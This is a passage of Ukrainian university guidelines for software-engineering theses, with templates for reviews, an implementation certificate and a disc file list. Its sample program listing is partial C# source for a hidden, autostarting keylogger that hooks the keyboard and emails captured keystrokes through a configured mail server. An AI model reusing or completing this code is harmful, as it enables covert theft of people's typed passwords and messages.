Коваль Н. Є. Юридична лінгвістика – перспективний напрям дослідження юридичного дискурсу [Електронний ресурс] / Н. Є. Коваль // Філологія ХХІ століття: теорія, практика, перспективи : матеріали IV Міжнар. наук.-практ. інтернет-конф., 24 квіт. 2015 р., Одеса / Нац. ун-т "Одес. юрид. акад.", Каф. герман. та роман. мов. – Текст. дані (98 Mb). – Одеса, 2015. – С. 115–116. – 1 електрон. опт. диск (CD-ROM). (у разі складання аналітичного опису на складову частину електронного ресурсу відомості про позначення матеріалу [Електронний ресурс] наводиться після назви певної публікації, а не усього ресурсу)

**Приклад оформлення текстів розробленого
програмного забезпечення**

ЛІСТИНГ ПРОГРАМИ

```
UNIT1.cs // головний модуль програми
//підключаемо потрібні бібліотеки
using System;
using System.Collections.Generic;
using System.Text;
using System.IO;
using System.Windows.Forms;
using System.Net;
using System.Net.Mail;
using System.Xml;
using Microsoft.Win32;
// встановлюємо словник символів у різних мовних розкладках:
List<Keys> _pressedKeys;
Dictionary<uint, char[]> symbolsdict = new Dictionary<uint, char[]>()
{
    { 41, new char[]{'`', '~', 'ё', 'Ё'} },
    ...
    { 52, new char[]{'.', '>', 'ю', 'Ю'} },
    { 53, new char[]{'/', '?', '.', ','} },
};
int locale;
//вказуємо шлях до файлу налаштування:
string cfgfile;
XmlDocument document;
//таймер частоти відправки листів:
System.Windows.Forms.Timer rtimer = new System.Windows.Forms.Timer();
//якщо програма запустилася, то
public Form1()
{
    InitializeComponent();
    _pressedKeys = new List<Keys>();
    locale = 0;
    //записуємо шлях до файлу:
    cfgfile = Application.ExecutablePath;
    cfgfile = cfgfile.Remove(cfgfile.Length - 3) + "xml";
    //якщо файл вже існує, то:
    if (File.Exists(cfgfile))
        try
        {
            document = new XmlDocument();
            document.Load(cfgfile);
            checkBox1.Checked = Convert.ToBoolean
                (document.GetElementsByTagName("AutoStart")[0].InnerText);
            ChangeAutoStart();
            checkBox2.Checked =
                Convert.ToBoolean(document.GetElementsByTagName("Hide")[0].InnerText);
            textBox1.Text = document.GetElementsByTagName("BuffSize")[0].InnerText;
            textBox2.Text = document.GetElementsByTagName("TimeDelay")[0].InnerText;
            timer = new System.Windows.Forms.Timer();
            timer.Interval = Convert.ToInt32(textBox2.Text) * 60 * 1000;
            timer.Tick += OnTimedEvent;
            timer.Start();
            textBox3.Text = document.GetElementsByTagName("MailServer")[0].InnerText;
            textBox4.Text = document.GetElementsByTagName("MailPort")[0].InnerText;
            textBox5.Text = document.GetElementsByTagName("MailLogin")[0].InnerText;
            textBox6.Text = document.GetElementsByTagName("MailPass")[0].InnerText;
        }
        catch (Exception)
        {
            MessageBox.Show("Ошика в файле конфигурации. Удалите его");
        }
    }
    //При натисканні клавіш:
    void KBDHook_KeyDown(Hooks.LLKHEEventArgs e)
    {
        //якщо такої клавіші зараз немає у списку натиснутої, то:
        if (!_pressedKeys.Contains(e.Keys))
        {
            _pressedKeys.Add(e.Keys);
        }
        //якщо були натиснуті такі клавіші, то відкриваємо сковане вікно:
        if (_pressedKeys.Contains(Keys.LControlKey) && _pressedKeys.Contains(Keys.LShiftKey) &&
            _pressedKeys.Contains(Keys.LMenu) && _pressedKeys.Contains(Keys.H))
        {
            Show();
        }
        //якщо були натиснуті такі клавіші, то змінюємо розкладку клавіатури:
        if (_pressedKeys.Contains(Keys.LShiftKey) && _pressedKeys.Contains(Keys.LMenu))
        {
            locale = (locale + 2) % 4;
        }
    }
}
```

```

        int shift = (_pressedKeys.Contains(Keys.LShiftKey) ||
_pressedKeys.Contains(Keys.RShiftKey))?1:0;
        // додаємо натиснуту клавішу у список з урахуванням розкладки клавіатури:
        if (symbolsdict.ContainsKey(e.ScanCode))
        {
            textBox7.Text += symbolsdict[e.ScanCode][locale+shift];
        }
    }
    //якщо програма була закрита, то:
    private void Form1_FormClosed(object sender, FormClosedEventArgs e)
    {
        //відключаемо пастку:
        Hooks.KBDHook.UnInstallHook();
        //зберігаємо файл налаштувань:
        document.Save(cfgfile);
        //зупиняємо таймер:
        timer.Dispose();
    }
    //якщо при натисканні клавіш довжина перевісила норму, то:
    private void textBox7_TextChanged(object sender, EventArgs e)
    {
        if (textBox7.Text.Length >= Convert.ToInt32(textBox1.Text))
        {
            SendMail(textBox3.Text, Convert.ToInt32(textBox4.Text), textBox5.Text,
textBox6.Text, "KeyHook", "Последние " + textBox1.Text + " символов\r\n" + textBox7.Text);
            textBox7.Clear();
        }
    }

```

UNIT2.cs

...

...

...

UNITN.cs

Зміст відгуку наукового керівника

**НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ
«ДНІПРОВСЬКА ПОЛІТЕХНІКА»**

**Факультет інформаційних технологій
Кафедра програмного забезпечення комп’ютерних систем**

ВІДГУК

Наукового керівника

(прізвище, ім’я, по батькові, науковий ступінь, вчене звання, посада, місце роботи)

На кваліфікаційну роботу

студента

(прізвище, ім’я, по батькові)

курсу II групи

спеціальності

на тему

Актуальність теми

Мета досліджень

Коротка характеристика розділів роботи

Практичне значення роботи

Зауваження та недоліки _____

Висновки та оцінка _____

Науковий керівник _____
(прізвище, ім'я, по батькові, посада, місце роботи)

«____»_____ 20____ p.
_____ (підпис)

Додаток Л

Зміст рецензій на кваліфікаційну роботу

РЕЦЕНЗІЯ на кваліфікаційну роботу

студента _____
(прізвище, ім'я, по батькові)

курсу II групи _____
кафедри програмного забезпечення комп'ютерних систем
спеціальності _____
Тема роботи _____

Стисла характеристика розділів роботи _____

Пропозиції, внесені студентом, рівень їх наукового обґрунтування _____

Практичне значення роботи _____

Якість оформлення роботи _____

Недоліки в роботі _____

Загальний висновок _____

(підготовленість студента до самостійної роботи як спеціаліста)

Оцінка магістерської роботи _____

Рецензент _____
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання, посада, місце роботи)

«____» _____ 20 ____ р.

(підпис)

Додаток М

Приклад акту впровадження

ЗАТВЕРДЖУЮ
Начальник ЦІТ і ТЗ
ДД ВАТ “Укртелеком”

_____ Коваленко О.А.
“ ” 2020р.

А К Т

впровадження в дослідно-промислову експлуатацію програмної підсистеми “Обробка даних про платежі, що надходять (перераховуються) на прибутковий рахунок ДД ВАТ “Укртелеком”

Ми, що підписалися нижче, члени комісії у складі:

Начальник сектора ЦІТ і ТЗ	Губар С.І.
Провідний інженер зв’язку	Часник Т.Г.
Провідний економіст ЦІТ і ТЗ	Топча Л.В.

Склали цей акт про те, що в жовтні 2020 р. студентка Смірнова А.М. впровадила програмну підсистему “Обробка даних про платежі, що надходять (перераховуються) на прибутковий рахунок ДД ВАТ “Укртелеком”.

Означена підсистема входить до комплексу програм інформаційної системи “Обробка даних платників” та призначена для автоматизації процесу обробки інформації зі структурних підрозділів ДД ВАТ “Укртелеком”, що підвищує продуктивність та поліпшує якість роботи економістів.

Протягом жовтня 2020 р. підсистема була впроваджена та протестована в економічному відділі ЦІТ і ТЗ, а також проведено навчання користувачів, перевірена відповідність вимогам технічного завдання, одержані вихідні форми згідно технічного завдання.

Рішення комісії:

1. Вважати програмну підсистему “Обробка даних про платежі, що надходять (перераховуються) на прибутковий рахунок ДД ВАТ “Укртелеком”” прийнятою в дослідно-промислову експлуатацію.

Начальник сектора ЦІТ і ТЗ	Губар С.І.
Провідний інженер зв’язку	Часник Т.Г.
Провідний економіст ЦІТ і ТЗ	Топча Л.В.

Приклад оформлення переліку файлів на диску

ПЕРЕЛІК ДОКУМЕНТІВ НА ОПТИЧНОМУ НОСІЇ

Ім'я файла	Опис
Пояснювальні документи	
Диплом_ПБ.doc	Пояснювальна записка роботи. Документ Word.
Диплом_ПБ.pdf	Пояснювальна записка роботи в форматі PDF
Програма	
Program.rar	Архів. Містить коди програми і откомпільовану програму
Презентація	
Презентація_ПБ.ppt	Презентація роботи

Упорядники

**Мороз Борис Іванович
Іванченко Олег Васильович
Реута Олександр Васильович
Шевцова Ольга Сергіївна**

**МЕТОДИЧНІ РЕКОМЕНДАЦІЇ ДО ВИКОНАННЯ
КВАЛІФІКАЦІЙНИХ РОБІТ**
студентами спеціальностей
121 «Інженерія програмного забезпечення»
та 122 «Комп’ютерні науки»

Відповідальна за випуск І.М. Удовик

Видано в редакції авторів.

Підписано до друку ___.2021 р. Формат 30x42/4.
Папір офсетний. Ризографія. Ум. друк. арк. ___.
Обл.-вид. арк. ___. Тираж 50 пр. Зам. № ____.

Підготовлено до друку та видруковано
в НТУ «Дніпровська політехніка»
Свідоцтво про внесення до Державного реєстру ДК № 1842 від 11.06.2004.

49005, м. Дніпро, просп. Д. Яворницького, 19.